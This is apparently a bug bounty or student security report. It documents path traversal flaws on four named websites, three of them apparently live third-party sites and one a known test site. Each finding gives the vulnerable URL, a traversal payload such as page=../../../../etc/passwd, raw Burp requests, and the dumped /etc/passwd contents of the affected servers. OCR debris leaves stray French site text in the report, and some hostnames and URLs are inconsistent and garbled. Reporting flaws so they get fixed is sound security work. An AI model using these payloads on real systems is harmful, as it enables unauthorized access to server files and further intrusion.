BUG BOUNTY REPORT

AUTHORED BY:

AMJAD AMEEN

VAISHNAV P

MUHAMMED ALTHAF A

Table of Contents

SUMMARY TITLE (TARGET-1):

The vulnerability that is found in the site is Directory traversal/Path traversal. A path traversal attack (also known as directory traversal) aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with "dot-dot-slash (../)" sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system including application source code or configuration and critical system files. It should be noted that access to files is limited by system operational access control

TARGET:

https://confituredebali.com

TECHNICAL SEVERITY :

The technical severity for this vulnerability would be classified as **P1 - Critical** under the Vulnerability Rating Taxonomy (VRT).

Reason:

- Accessing the /etc/passwd file is highly sensitive, as it contains user account details. Although this file doesn't contain passwords themselves in modern systems (those are usually in /etc/shadow), exposure of such a file can lead to system reconnaissance, potential privilege escalation, or other attacks.

- This level of access can significantly compromise the server's security, making it a **Critical** issue.

URL/LOCATIOIN OF THE VULNERABILITY:

URL: https://confituredebali.com/index.php?page=shop.php

VULNERABILITY DETAILS:

Overview

A path traversal vulnerability was identified on https://confituredebali.com, specifically in the page parameter of the index.php page. By manipulating the parameter, an attacker can traverse directories and access sensitive files on the server, such as /etc/passwd. This vulnerability arises from improper validation or sanitization of user-supplied input, allowing unauthorized access to files outside the intended directory scope.

Walkthrough and POC (Proof of Concept)

To reproduce the issue:

1. Navigate to the following URL: https://confituredebali.com/index.php?page=shop.php
2. Modify the page parameter by injecting directory traversal sequences. For example, change the page parameter to ../../../../etc/passwd.
3. Submit the modified request:

   ://confituredebali.com/index.php?page=../../../../etc/passwd


4. The server responds with the contents of the /etc/passwd file, confirming the vulnerability.

   This demonstrates that the application is not properly validating the input, allowing an attacker to navigate the server's file system and retrieve sensitive files.

   __Vulnerability Evidence:__

   The following evidence shows the vulnerability in action:

- A screenshot of the HTTP request sent with the page=../../../../etc/passwd payload.
- A screenshot of the server's response containing the /etc/passwd file.




nfiture de Bali », c'est l'histoire de Michèle, moureuse de Bali arrivée en 2010 pour éparer sa retraite et qui emportée par sa ssion pour les fruits commence peu à peu à confiturer tous ceux qu'elle découvre au fur et à mesure de ses promenades sur l'île.

De mangue en ananas, de vanille en gingembre, de Bedugul à Kintamani, de découverte en créativité, c'est au fil des rencontres qu'elle finit par enseigner ses recettes familales à sa nouvelle amie Wayan qui très rapidement et avec son soutien ouvre à Ubud une boutique/crêperie « Confiture Michèle », lieu bénéficiant tres vite d'une haute notoriété compte tenu de son accueil et de sa convivialité « à la française » , de ses confitures « à faible teneur en sucre et au vrai goût du fruit » cuites traditionellement dans les chaudrons de cuivre familiaux ramenés de France, de ses crêpes à la farine de sarrazin, et grace bien sur au charisme de Michèle, personnage atypique, toujours prêt à faire partager sa bonne humeur, sa passion pour les confitures et à venir en aide aux touristes de passage.

Malheureusement depuis ces trois dernières années, l'histoire de « Confiture de Bali » enfant

https://confituredebali.com/index.php?page=shop.php

Screenshot: 1


https://confituredebali.com/index.php?page=shop.php
Confiture de Bali
Mango
Soursop
Home
Gallery
Contact
Book for free cooking class Balinese dessert
Homemade jam Dégustation gratuite Free Tasting
TREBLEC
Farine de sarrasin

Menu

something sweet as :

Sweet french style crepe.......18 000 rps
with your choice of our home made jam - try first

Sweet bali style crepe.........18 000 rps
with gratted coconut - palm sugar - coconut milk

Black rice pudding (or porridge)....15 000 rps

Or something savoury as :

Savory crepe.................32 000 rps
French Style with Egg - Home made tomato sauce - Mozzarella


Or something to drink ?

Hot Tea or Bali kopi..........10 000 rps
Homemade Kombucha..........18 000 rps
Fruit juice..................22 000 rps

Nous realisons nos crepes avec cette farine de sarrasin

si vous connaissez des personnes venant de france, quelques kilos sont toujours bienvenus, que nous vous remboursons bien sur en plus de vous offrir une crepe

Screenshot: 2


https://confituredebali.com/index.php?page=../../../../etc/passwd
Confiture de Bali
Mango
Soursop
Home
Gallery
Contact

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/
sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/
var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/
sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-
timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd
Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/
sbin/nologin messagebus:x:104:105::/nonexistent:/usr/sbin/nologin unscd:x:105:109::/var/lib/unscd:/usr/sbin/nologin
ntp:x:106:112::/nonexistent:/usr/sbin/nologin sshd:x:107:65534::/run/sshd:/usr/sbin/nologin puppet:x:109:115:Puppet
configuration management daemon,,,:/var/lib/puppet:/usr/sbin/nologin postfix:x:400:400::/var/spool/postfix:/usr/sbin/nologin
adminrobot:x:490:490:adminrobot:/home/ovh:/bin/false ovh:x:500:100:ovh:/home/ovh:/bin/bash ovhcron:x:158:151:ovhcron:/
home.admin/ovhcron:/bin/bash oco:x:108:114::/usr/local/oco:/usr/sbin/nologin ovhnobody:x:99:99::/nonexistent:/bin/false
autohosting:x:495:495::/home/ovh:/bin/false telegraf:x:499:499::/etc/telegraf:/bin/false bind:x:110:116::/var/cache/bind:/usr/
sbin/nologin _rpc:x:111:65534::/run/rpcbind:/usr/sbin/nologin statd:x:112:65534::/var/lib/nfs:/usr/sbin/nologin
_ossec:x:498:117::/var/ossec:/sbin/nologin redis:x:113:119::/var/lib/redis:/usr/sbin/nologin _serf:x:114:120::/nonexistent:/usr/
sbin/nologin debian-transmission:x:115:121::/var/lib/transmission-daemon:/usr/sbin/nologin ovhqos:x:999998:100::/home/
ovhqos:/bin/false confiturma:x:962544:100:confiturma:/homez.546/confiturma:/bin/ovh_sftponly
```

Screenshot: 3

*<u>Demonstrated Impact</u>***<u>:</u>**

This vulnerability has a **Critical** impact because it allows an attacker to access sensitive files on the server, such as /etc/passwd. While this file does not contain passwords in most modern systems, it reveals information about user accounts, which can be leveraged for further attacks, such as privilege escalation or reconnaissance for additional vulnerabilities. If attackers can access other critical files (e.g., configuration files or logs), the impact could be further exacerbated, potentially leading to a complete compromise of the system

SUMMARY TTTLE- (TARGET-2):

The vulnerability that is found in the site is Directory traversal/Path traversal. A path traversal attack (also known as directory traversal) aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with "dot-dot-slash (../)" sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system including application source code or configuration and critical system files. It should be noted that access to files is limited by system operational access control

TARGET:

http://testphp.vulnweb.com

TECHNICAL SEVERITY :

The technical severity for this vulnerability would be classified as **P1 - Critical** under the Vulnerability Rating Taxonomy (VRT).

Reason:

- Accessing the /etc/passwd file is highly sensitive, as it contains user account details. Although this file doesn't contain passwords themselves in modern systems (those are usually in /etc/shadow), exposure of such a file can lead to system reconnaissance, potential privilege escalation, or other attacks.

- This level of access can significantly compromise the server's security, making it a **Critical** issue.

URL/LOCATIOIN OF THE VULNERABILITY:

URL: //testphp.vulnweb.com/showimage.php?filename=./pictures1.jpg

VULNERABILITY DETAILS:

Overview

A path traversal vulnerability was identified on http://testphp.vulnweb.com in the filename parameter of the showimage.php page. By manipulating the filename parameter, an attacker can traverse directories and access sensitive files on the server, such as /etc/passwd. This vulnerability is due to improper input validation, allowing unauthorized access to files outside the intended directory.

Walkthrough and POC (Proof of Concept)

To reproduce the issue:

1. Navigate to the following URL: http://testphp.vulnweb.com/showimage.php?filename=./pictures1.jpg
2. Modify the filename parameter to traverse directories and attempt to access the /etc/passwd file by using the following payload:

   http://testphp.vulnweb.com/showimage.php?filename=../../etc/passwd
3. Submit the modified request via Burp Suite or a web browser.


4. The server responds with the contents of the /etc/passwd file, confirming the vulnerability.

This demonstrates that the application does not properly sanitize user input in the filename parameter, allowing an attacker to access files on the server's filesystem.

Vulnerability Evidence

Provide evidence to support the vulnerability:


- A screenshot of the HTTP request sent with the filename=../../etc/passwd payload in Burp Suite.
- A screenshot of the server's response showing the contents of the /etc/passwd file.



```
GET /showimage.php?file=./pictures/1.jpg HTTP/1.1
Host: testphp.vulnweb.com
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/128.0.6613.120 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Burp Suite Professional v2024.7.6 - Temporary Project - licensed to h3110w0r1d
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn psychoPATH
Send
Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Target: http://testphp.v
Screenshot taken
View image
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 0
Request headers 7
Response headers 6
Search
0 highlights
Done
12,635 bytes | 269 millis
Event log All issues
Memory: 150.5MB

Screenshot 1:


Burp Suite Professional v2024.7.6 - Temporary Project - licensed to h3110w0r1d
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn psychoPATH
Send Cancel
Target: http://testphp.vulnweb.com HTTP/1
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 0
Request headers 7
Response headers 6
0 highlights
Done
1,052 bytes | 394 millis
Event log All issues
Memory: 150.5MB

Request

```
GET /showimage.php?file=../../etc/passwd HTTP/1.1
Host: testphp.vulnweb.com
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/128.0.6613.120 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
ication/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sun, 06 Oct 2024 14:53:45 GMT
Content-Type: image/jpeg
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Length: 845

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
nobody:x:65534:1002:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:107:MySQL Server,,,:/var/lib/mysql:/bin/false
bind:x:104:111::/var/cache/bind:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
```

Screenshot 2:

Demonstrated Impact

This vulnerability allows attackers to access sensitive files on the server, such as /etc/passwd. Exposing this file can provide valuable information about user accounts, which may lead to further exploitation attempts such as privilege escalation. The vulnerability presents a significant risk to the security and confidentiality of the system, especially if additional sensitive files are accessible.

SUMMARY TITLE (TARGET-3):

The vulnerability that is found in the site is Directory traversal/Path traversal. A path traversal attack (also known as directory traversal) aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with "dot-dot-slash (../)" sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system including application source code or configuration and critical system files. It should be noted that access to files is limited by system operational access control

TARGET:

http://otc-jbg.com

TECHNICAL SEVERITY :

The technical severity for this vulnerability would be classified as **P1 - Critical** under the Vulnerability Rating Taxonomy (VRT).

Reason:

- Accessing the /etc/passwd file is highly sensitive, as it contains user account details. Although this file doesn't contain passwords themselves in modern systems (those are usually in /etc/shadow), exposure of such a file can lead to system reconnaissance, potential privilege escalation, or other attacks.

- This level of access can significantly compromise the server's security, making it a **Critical** issue.

URL/LOCATIOIN OF THE VULNERABILITY:

URL: http://otc-jbg.com/index.php?page=society.html

VULNERABILITY DETAILS:

Overview

A path traversal vulnerability was discovered on http://otc-jbg.com in the page parameter of the index.php page. By manipulating this parameter, an attacker can traverse directories and access sensitive files on the server, such as /etc/passwd. This vulnerability is caused by inadequate validation of user input, allowing unauthorized access to files outside the intended directory.

Walkthrough and POC (Proof of Concept)


To reproduce the issue:

1. Navigate to the following URL: http://otc-jbg.com/index.php?page=society.html
2. Modify the page parameter to attempt to access the /etc/passwd file directly: http://otc-jbg.com/index.php?page=etc/passwd
3. Submit the modified request
4. The server responds with the contents of the /etc/passwd file, confirming the vulnerability.

Vulnerability Evidence

Provide evidence to substantiate the vulnerability:

- A screenshot of the HTTP request sent with the page=etc/passwd payload.
- A screenshot of the server's response containing the contents of the /etc/passwd file.



Nos produits s'adressent à tous les secteurs de l´eau,industrie,le bâtiment,la chimie,le pétrole,la cosmétique...


Présentation de la Société

La Société a été créée en 1978 sous la dénomination : OASIS TRADE AGENCY "OTA" pour devenir :
OASIS TRADING COMPANY "OTC": en 1989
et OASIS TECHNICAL CORPORATION "OTC": en 1996
C'est une SARL au capital de :1.500.000 Dinars
L'effectif permanent est de : 35 employés avec un encadrement de plus de 50%

Organigramme:

Gérant-Directeur Général :Jilani BENMBAREK

Screenshot: 1



Avec nos multiples solutions de produits, vous bénéficiez d'un soutien dans tous les secteurs

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin sshd:x:100:65534::/var/run/sshd:/usr/sbin/nologin alias:x:1000:103::/var/qmail/alias:/bin/false
qmaild:x:1001:103::/var/qmail:/bin/false qmaill:x:1002:103::/var/qmail:/bin/false qmailp:x:1003:103::/var/qmail:/bin/false
qmailq:x:1004:104::/var/qmail:/bin/false qmailr:x:1005:104::/var/qmail:/bin/false qmails:x:1006:104::/var/qmail:/bin/false
apache:x:500:500::/home/apache/:/usr/sbin/nologin Debian-exim:x:101:105::/var/spool/exim4:/bin/false libuuid:x:501:501::/var/lib/libuuid:/bin/false
statd:x:102:65534::/var/lib/nfs:/bin/false memlockd:x:111:114:memlockd system account,,,:/usr/lib/memlockd:/bin/false
dnsmasq:x:103:65534:dnsmasq,,,:/var/lib/misc:/bin/false ant:x:104:65534::/nonexistent:/bin/false postfix:x:105:107::/var/spool/postfix:/bin/false
```

Screenshot: 2

Demonstrated Impact

This vulnerability poses a **Critical** risk, as it allows attackers to access sensitive files on the server, such as /etc/passwd, which contains information about user accounts. Access to this file can lead to further attacks, including user enumeration and potential privilege escalation. If other sensitive files are similarly accessible, the impact could be even greater, jeopardizing the security of the entire system.

SUMMARY TITLE (TARGET-4):

The vulnerability that is found in the site is Directory traversal/Path traversal. A path traversal attack (also known as directory traversal) aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with “dot-dot-slash (../)” sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system including application source code or configuration and critical system files. It should be noted that access to files is limited by system operational access control

TARGET:

http://sksc.somaiya.edu/en

TECHNICAL SEVERITY :

The technical severity for this vulnerability would be classified as **P1 - Critical** under the Vulnerability Rating Taxonomy (VRT).

Reason:

- Accessing the /etc/passwd file is highly sensitive, as it contains user account details. Although this file doesn't contain passwords themselves in modern systems (those are usually in /etc/shadow), exposure of such a file can lead to system reconnaissance, potential privilege escalation, or other attacks.

- This level of access can significantly compromise the server's security, making it a **Critical** issue.
- **URL/LOCATIOIN OF THE VULNERABILITY:**
- **URL:**http://sksc.somaiya.edu/download.php?pdf_path= xxxxxx.26020.pdf

VULNERABILITY DETAILS:

Overview

A path traversal vulnerability was identified on http://skc.soumiya.edu.in in the pdf_path parameter of the /download/php endpoint. This vulnerability allows an attacker to manipulate the pdf_path parameter to traverse directories and access sensitive files on the server, such as /etc/passwd. The lack of proper input validation enables unauthorized file access, posing a significant security risk.

Walkthrough and POC (Proof of Concept)

To reproduce the issue:

1. Navigate to the following URL: http://skc.soumiya.edu.in/download/php?pdf_path=(xxxxxxxxx_260820. pdf)
2. Modify the pdf_path parameter to access the /etc/passwd file by using the following payload: http://skc.soumiya.edu.in/download/php?pdf_path=///etc/passwd
3. Submit the modified request.


4. The server responds with the contents of the /etc/passwd file, confirming the vulnerability.

This demonstrates that the application does not adequately validate the pdf_path parameter, allowing directory traversal to sensitive files.

Vulnerability Evidence

Provide evidence to support the vulnerability:

